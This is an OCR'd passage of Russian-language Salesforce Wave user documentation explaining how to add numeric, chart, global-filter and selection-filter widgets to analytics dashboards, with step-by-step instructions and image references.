
Добавление численных виджетов для включения ключевых показателей

Ключевые показатели помогают отслеживать важные сведения о вашем бизнесе. На панель мониторинга Wave могут быть добавлены другие виджеты для фильтрации ключевых показателей в отдельных областях. Например, можно отобразить общее число открытых обращений или возможностей за последний квартал или для северного региона.

Для численного виджета требуется этап по крайней мере с одной мерой. Если в этапе несколько мер, можно указать, какую меру следует отображать, — по умолчанию виджет будет отображать первую. Если включить группировки, виджет покажет меру для первой группы в первой заданной группировке.

1. Перетащите численный виджет на холст панели мониторинга.
2. Нажмите кнопку внутри виджета, чтобы открыть мастер.
   Появится экран «Выбор даты», который сначала покажет недавно использованные наборы данных.

   Прим.: Если вместо этого в проводнике появится горизонтальная диаграмма, значит, приложение Wave выбрало набор данных, который вы создали на предыдущем этапе. Чтобы использовать другой набор данных или существующий этап, нажмите **«Назад»**.




3. Чтобы использовать существующий этап для виджета, нажмите **«Использовать существующий этап»**, а затем выберите этап.
4. Создание этапа
   a. Во вкладке «Создание этапа» выберите набор данных, содержащий данные, которые вы хотите отобразить в виджете. Чтобы быстро найти набор данных, введите название в строке поиска.
   Проводник показывает гистограмму с мерой «Число строк».
   b. Нажмите **«Метка этапа»** и введите метку этапа.
   Приложение Wave создаст ID этапа из метки. После создания этапа вы не сможете изменить ID этапа. Приложение Wave ссылается на этапы по их ID, поэтому панель мониторинга не нарушится, если вы поменяете метки.
   c. Чтобы добавить меру, нажмите **+** в окне «Меры».
   Чтобы изменить меру, выберите меру в окне, а затем укажите новую меру. Чтобы отсортировать результаты с помощью меры или изменить порядок мер, нажмите на стрелку вниз и выберите подходящую опцию.
   d. Чтобы добавить фильтр, нажмите **+** в окне «Фильтры» и выберите поле фильтра.
   Можно добавить несколько фильтров.
   e. Нажмите кнопку **Готово**.

Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга. Также в виджете будет отображаться рассчитанная мера.

5. Чтобы изменить свойства виджета и этапа, щелкните по виджету.

   В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



6. Чтобы настроить появление виджета, настройте свойства виджета.

   При установке свойства в виджете будут незамедлительно показаны эффекты внесенного изменения.

7. Для вывода и установки свойств этапа нажмите кнопку **Этап** в панели.

8. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .

9. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.

СМ. ТАКЖЕ:

- Свойства виджетов для панелей мониторинга Wave
- Свойства этапа для панелей мониторинга Wave
- Создание этапов в конструкторе панелей мониторинга Wave

Добавление виджетов с диаграммами для визуализации данных


Диаграммы на панели мониторинга Wave позволяют наглядно резюмировать и раскрывать тенденции по данным. Например, с помощью круговой диаграммы можно показать распределение возможностей по типу отрасли.

Платформа Wave поддерживает несколько типов диаграмм. Каждый тип имеет уникальные свойства виджета и требования к этапу. Сведения о каждом типе диаграммы см. в разделе Визуализация данных в диаграммах.

Благодаря интерактивности диаграмм пользователи панели мониторинга могут выбрать сегмент диаграммы для фильтрации результатов других фасетированных виджетов. Можно настроить этап виджета, чтобы пользователи панели мониторинга могли создавать одну или несколько выборок и указывать, являются ли они обязательными или дополнительными. Также можно указать вариант, который будет установлен по умолчанию при открытии панели мониторинга. При просмотре панели мониторинга можно отменить сделанный выбор или изменить его, чтобы отфильтровать результаты по-другому.

1. Перетащите виджет-диаграмму на холст панели мониторинга.
2. Нажмите кнопку внутри виджета, чтобы открыть мастер.
   Появится экран «Выбор даты», который сначала покажет недавно использованные наборы данных.

   Прим.: Если вместо этого в проводнике появится горизонтальная диаграмма, значит, приложение Wave выбрало набор данных, который вы создали на предыдущем этапе. Чтобы использовать другой набор данных или существующий этап, нажмите **«Назад»**.




3. Чтобы использовать существующий этап для виджета, нажмите **«Использовать существующий этап»** и выберите этап.
4. Создание этапа
   a. Во вкладке «Создание этапа» выберите набор данных, содержащий данные, которые вы хотите отобразить в виджете. Чтобы быстро найти набор данных, введите название в строке поиска.
   Проводник показывает гистограмму с мерой «Число строк».
   b. Нажмите **«Метка этапа»** и введите метку этапа.
   Приложение Wave создаст ID этапа из метки. После создания этапа вы не сможете изменить ID этапа. Приложение Wave ссылается на этапы по их ID, поэтому панель мониторинга не нарушится, если вы поменяете метки.
   c. Чтобы добавить меру, нажмите **+** в окне «Меры».
   Чтобы изменить меру, выберите меру в окне, а затем укажите новую меру. Чтобы отсортировать результаты с помощью меры или изменить порядок мер, нажмите на стрелку вниз и выберите подходящую опцию.
   d. Чтобы добавить группу, нажмите **+** в окне «Измерения».
   Чтобы изменить порядок измерений, нажмите стрелку вниз и выберите **«Передвинуть вверх»** или **«Передвинуть вниз»**.
   e. Чтобы добавить фильтр, нажмите **+** в окне «Фильтры» и выберите поле фильтра.
   Можно добавить несколько фильтров.

f. Чтобы изменить тип диаграммы, нажмите и выберите другой тип.
Хотя приложение Wave сохраняет тип диаграммы вместе с этапом, можно изменить тип диаграммы на уровне виджета, указав другую диаграмму в свойствах виджета. Настройка типа диаграммы на уровне виджета может пригодиться, если вы используете один и тот же этап для многих виджетов, но хотите по-разному отображать данные в каждом виджете.

g. Нажмите кнопку **Готово**.
Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга. Также виджет покажет результаты в гистограмме.

5. Чтобы изменить свойства виджета и этапа, щелкните по виджету.

В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



6. Чтобы настроить появление виджета, настройте свойства виджета.

Например, выберите другой тип диаграммы в свойстве виджета «Тип диаграммы».

7. Для вывода и установки свойств этапа нажмите кнопку **Этап** в панели.

Например, чтобы включить этот виджет на фильтрацию других фасетированных виджетов, выберите **«Фасетировать»**. Также можно настроить этот виджет на принятие одной или многих выборок и указать, являются ли они обязательными или дополнительными.

8. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .

9. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.

СМ. ТАКЖЕ:

- Свойства виджетов для панелей мониторинга Wave
- Свойства этапа для панелей мониторинга Wave
- Создание этапов в конструкторе панелей мониторинга Wave

Добавление виджета «Глобальный фильтр» для исключения записей набора данных из панели мониторинга


Виджеты с глобальным фильтром используются для ограничения содержимого, доступного всем пользователям, просматривающим панель мониторинга Wave. Используйте глобальный фильтр, чтобы применить один и тот же фильтр к нескольким этапам на панели мониторинга. К примеру, если панель мониторинга содержит две диаграммы, сравнивающие производительность работы двух торговых представителей, то обе диаграммы должны иметь те же фильтры, чтобы сравнивать сопоставимые показатели. Вы можете добавить несколько виджетов глобальных фильтров на панель мониторинга. Вы также можете указать, какие этапы должны применяться к глобальному фильтру. В отличие от виджетов с фильтрами на основе выборки, глобальный фильтр нельзя изменить при предварительном просмотре панели мониторинга.

Для виджета глобального фильтра требуется этап по крайней мере с одним фильтром и без групп. Каждый фильтр может базироваться на поле с датой, мерой или датой. Все фильтры, заданные в этапе, применяются к глобальному фильтру.


1. Перетащите виджет глобального фильтра на холст панели мониторинга.

   Приложение Wave не содержит мастера виджетов для создания этапа глобального фильтра. Вследствие этого вам придется создать этап вручную или использовать существующий этап.


2. Чтобы отобразить панель «Этапы», щелкните пустое пространство на холсте панели мониторинга.



3. Нажмите кнопку **«Создать этап»**.
   Появится экран «Выбор даты», который сначала покажет недавно использованные наборы данных.



4. Чтобы использовать существующий этап для виджета, нажмите **«Использовать существующий этап»**, а затем выберите этап.
5. Создание этапа
   a. Выберите набор данных, к которому вы хотите применить фильтр.
   Проводник показывает гистограмму с мерой «Число строк».
   b. В диалоговом окне «Фильтры» нажмите **+**, чтобы добавить фильтр в поле меры, даты или измерения.
   c. Для создания фильтра выберите нужные значения поля.
   Например, для фильтрации по датам выберите начальную и конечную дату на вкладке «Абсолютный диапазон дат" или «Относительный диапазон по текущую дату».




d. Чтобы применить фильтр, нажмите кнопку **Добавить**.

   Если необходимо, можно добавить несколько фильтров.


e. Нажмите кнопку **Готово**.
   Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга.

6. Перетащите этап с панели «Этапы» на глобальный фильтр.



7. Чтобы изменить свойства виджета, щелкните по нему.

   В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.



8. Чтобы настроить появление виджета, настройте свойства виджета.

   При установке свойства в виджете будут незамедлительно показаны эффекты внесенного изменения.

9. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .

10. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

    Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.

Чтобы применить глобальный фильтр в другом виджете, установите флажок **Применить глобальные фильтры** в свойствах этапа виджета. По умолчанию глобальный фильтр применяется ко всем виджетам, содержащим этапы, созданные в проводнике и в основе которых лежит один набор данных. Для применения глобального фильтра к виджетам, построенным на основе этапов формы SAQL, также следует задать параметру `autoFilter` значение `true` в определении этапа (в JSON-коде панели мониторинга). Дополнительные сведения по установке параметра `autoFilter` см. в разделе Запрос.

СМ. ТАКЖЕ:


- Свойства виджетов для панелей мониторинга Wave
- Свойства этапа для панелей мониторинга Wave
- Создание этапов в конструкторе панелей мониторинга Wave

Добавление виджетов фильтра на основе выборки для предоставления пользователям возможности фильтровать результаты

Пользователи, просматривающие панель мониторинга, могут делать выборку в этих типах виджетов, по которой осуществляется фильтрация результатов других фасетированных виджетов. Виджеты фильтра на основе выборки предоставляют пользователям возможность секционировать и фрагментировать данные для просмотра результатов с разных точек зрения. Например, лицо, просматривающее панель мониторинга, может выбрать регион из списка виджетов, чтобы сконцентрировать результаты панели мониторинга на определенном местоположении продаж. В отличие от глобального фильтра или фильтра с запросом, пользователи могут отфильтровать результаты по-другому (на основе другой выборки) или удалить фильтр совсем.

Фильтр на основе выборки отличается от фильтра с запросом. После выполнения выборки все значения в оригинальном запросе этапа по-прежнему отображаются в виджете, но с выделением определенных значений. Однако фильтр с запросом меняет запрос этапа, снижая количество результатов, отображаемых в виджете. Глобальный фильтр является фильтром по запросу, который можно применять к нескольким этапам на панели мониторинга.

На следующем рисунке демонстрируется разница между выборкой и фильтром с запросом на том же этапе.



Вы можете создавать различные виджеты фильтров на основе выборки, использующие поля меры, даты и измерения. Вы можете также настроить начальную выборку для каждого виджета фильтра. Например, когда пользователь открывает панель мониторинга, виджет даты может выбрать последний год по умолчанию, чтобы показать результаты панели мониторинга только за последний год.

Добавление виджета «Дата» для фильтрации результатов панели мониторинга по дате

Виджет с фильтром по дате позволяет пользователям панели мониторинга фильтровать результаты на основе выбранного диапазона дат. Диапазон может состоять из относительных дат по Гринвичу (например, последний месяц) или абсолютных дат (таких как 15.01.2016). Например, можно добавить виджет для фильтрации обращений в службу поддержки с целью просмотра обращений, которые были закрыты в этом и последнем месяце.

Добавление виджета «Список» для фильтрации результатов панели мониторинга по измерению

Виджет с фильтром по списку позволяет пользователям панели мониторинга фильтровать результаты на основе выбранного измерения. Например, виджет-список может фильтровать результаты на основе определенного состояния обращения или региона.

Добавление виджета «Диапазон» для фильтрации результатов панели мониторинга на основе меры

Виджет-диапазон позволяет пользователям панели мониторинга Wave фильтровать результаты на основе диапазона значений меры. Например, виджет-диапазон может показывать возможности с суммами от $100 000 и до $900 000.

Добавление виджета «Переключатель» для фильтрации результатов панели мониторинга по измерению

Виджет-переключатель позволяет пользователям панели мониторинга фильтровать результаты на основе выбранной даты или измерения. Например, виджет-переключатель может показывать результаты на основе определенного типа записи.


СМ. ТАКЖЕ:

Настройка начальных выборок на панели мониторинга

Добавление виджета «Дата» для фильтрации результатов панели мониторинга по дате

